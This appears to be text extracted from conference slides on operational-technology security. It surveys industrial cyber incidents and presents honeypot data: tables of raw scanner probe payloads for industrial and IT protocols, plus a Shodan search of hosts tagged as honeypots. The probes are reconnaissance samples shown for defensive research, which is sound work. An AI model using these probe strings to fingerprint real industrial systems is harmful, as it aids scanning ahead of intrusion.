


Saipem Middle East  
Servers Targeted,  
DEC 2018


# What is an initial attack of the OT security events?




# 2015 Ukrainian Power Grid Cyber Attack



# 2017 TRITON Malware Attack




# 2018 Taiwan TSMC Malware Attack





# 2019 LockerGoga Ransomware Attack




**The well-known OT security events are mixed IT and OT attacks**  
**The IT security is also important in OT environments**  
If the attacks can be stopped in the IT environment,....



shutterstock.com • 1068480293

# The IT and OT mixed probes are also found by honeypots


## Internet Scanner: 60.191.0.243 (China) in May



<Top 10 payloads>

	port	payload	count
1	2404	h\x04\x07\x00\x00\x00	41
2	3128	CONNECT www.baidu.com:443 HTTP/1.0\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\nProxy-Connection: Keep-Alive\r\nContent-Length: 0\r\nHost: www.baidu.com\r\nPragma: no-cache\r\n\r\n	38
3	27017	A\x00\x00\x00:0\x00\x00\xff\xff\xff\xff\xd4\x07\x00\x00\x00\x00\x00test.\$cmd\x00\x00\x00\x00\x00\xff\xff\xff\xff\x1b\x00\x00\x00\x01serverStatus\x00\x00\x00\x00\x00\x00\x00\x00\xf0?\x00	38
4	631	GET / HTTP/1.0\r\n\r\n	36
5	44818	c\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00xc1\xde\xbe\xdd1\x00\x00\x00\x00	35
6	1911	fox a 1 -1 fox hello\n{\nfox.version=s:1.0\nnid=i:1\n};;\n	35
7	8123	CONNECT www.baidu.com:443 HTTP/1.0\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\nProxy-Connection: Keep-Alive\r\nContent-Length: 0\r\nHost: www.baidu.com\r\nPragma: no-cache\r\n\r\n	35
8	1720	GET / HTTP/1.0\r\n\r\n	34
9	515	\x04default\n	33
10	8009	\x124\x00Z\x02\x02\x00\x08HTTP/1.1\x00\x00\x01/\x00\x00\r192.168.0.100\x00\xff\xff\x00\r192.168.0.100\x00\x1f1\x00\x00\x02\xa0\x0b\x00\r192.168.0.100\x00\xa0\x06\x00\nkeep-alive\x00\xff	33

**The IT and OT mixed probes are also found by honeypots**  
**Internet Scanner: 218.75.37.18 (China) in May**



## <Top 10 payloads>

	port	payload	count
1	2404	h\x04\x07\x00\x00\x00	39
2	1720	GET / HTTP/1.0\r\n\r\n	38
3	3128	CONNECT www.baidu.com:443 HTTP/1.0\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\nProxy-Connection: Keep-Alive\r\nContent-Length: 0\r\nHost: www.baidu.com\r\nPragma: no-cache\r\n\r\n	37
4	1723	\x00\x9c\x00\x01\x1a+	34
5	8080	GET / HTTP/1.0\r\n\r\n	33
6	1521	\x01\r\x00\x00\x01\x00\x00\x00\x019\x01,\x00\x00\x08\x00\x7f\xff\xc6\x0e\x00\x00\x01\x00\x00\xd3\x00:\x00\x00\x08\x00AA\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00(DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=51.112.12.223)(PORT=1521))(CONNECT_DATA=(SERVICE_NAME=ORCL)(CID=(PROGRAM=C:\\Program?Files\\PremiumSoft\\Navicat?Premium\\navicat.exe)(HOST=Admini-PC)(USER=Administrator))))	32
7	1911	fox a 1 -1 fox hello\n{\nfox.version=s:1.0\nid=i:1\n};;\n	32
8	8123	CONNECT www.baidu.com:443 HTTP/1.0\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\nProxy-Connection: Keep-Alive\r\nContent-Length: 0\r\nHost: www.baidu.com\r\nPragma: no-cache\r\n\r\n	28
9	20547	\xcc\x01\x00\x0b@\x02\x00\x00G\xee	28
10	902	GET / HTTP/1.0\r\n\r\n	28

# Summaries

1. The honeypot detection results could be an **event indicator** if we can interpret them correctly.
2. The honeypot could be a channel **to collect unknown malware samples**.
3. The distribution of IoT exploits could be an **attack trend** guide.
4. The distance between IT and OT attacks are very close so that we may **need to check them together for specific events**.

# Q&A

- Thank you 😊

## One more thing....

- Based on our experience, if a honeypot is discovered by Shodan, sometimes its received attack events may drop dramatically.
- In other words, *if your server is considered as a honeypot, some attackers may skip it, and your server may become safer.*
- Is Shodan Engine ~~manipulation~~ Optimization (SEO) possible?

# “Honeytrap” tag in Shodan

SHODAN

tag:honeytrap

Q

🏠

Explore

Downloads

Reports

Pricing

Enterprise Access

Exploits

Maps

Share Search


Download Results

Create Report

TOTAL RESULTS

2,057

TOP COUNTRIES



United States	804
Germany	217
Japan	162
Taiwan	95
Czechia	70

TOP SERVICES

Automated Tank Gauge	416
Siemens S7	356
ElasticSearch	325
BACnet	150
Modbus	139

TOP ORGANIZATIONS

Amazon.com	302
Digital Ocean	196
University of Maryland	110
netcup GmbH	56
Microsoft Azure	56

TOP OPERATING SYSTEMS

Windows 7 or 8	6
Linux 3.x	2

TOP PRODUCTS

Gaspot	415
Conpot	347
ElasticHoney	326
Niagara Fox	151
Dionaea honeytrap ftpd	85

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

159.203.16.153

Digital Ocean

Added on 2019-07-08 02:35:31 GMT

Un  York

cloud

honeytrap

Data Received: 680e0000020064010700281e00000000680e0200020064010a00281e00000000

ASDU Address: -1

219.100.36.35

219-100-36-35.cia.v4.open.ad.jp

SoftEther Corporation

Added on 2019-07-08 03:14:07 GMT

Ja

honeytrap

I20100

07/08/2019 03:14

AVIA

IN-TANK INVENTORY

TANK	PRODUCT	VOLUME	TC	VOLUME	ULLAGE	HEIGHT	WATER	TEMP
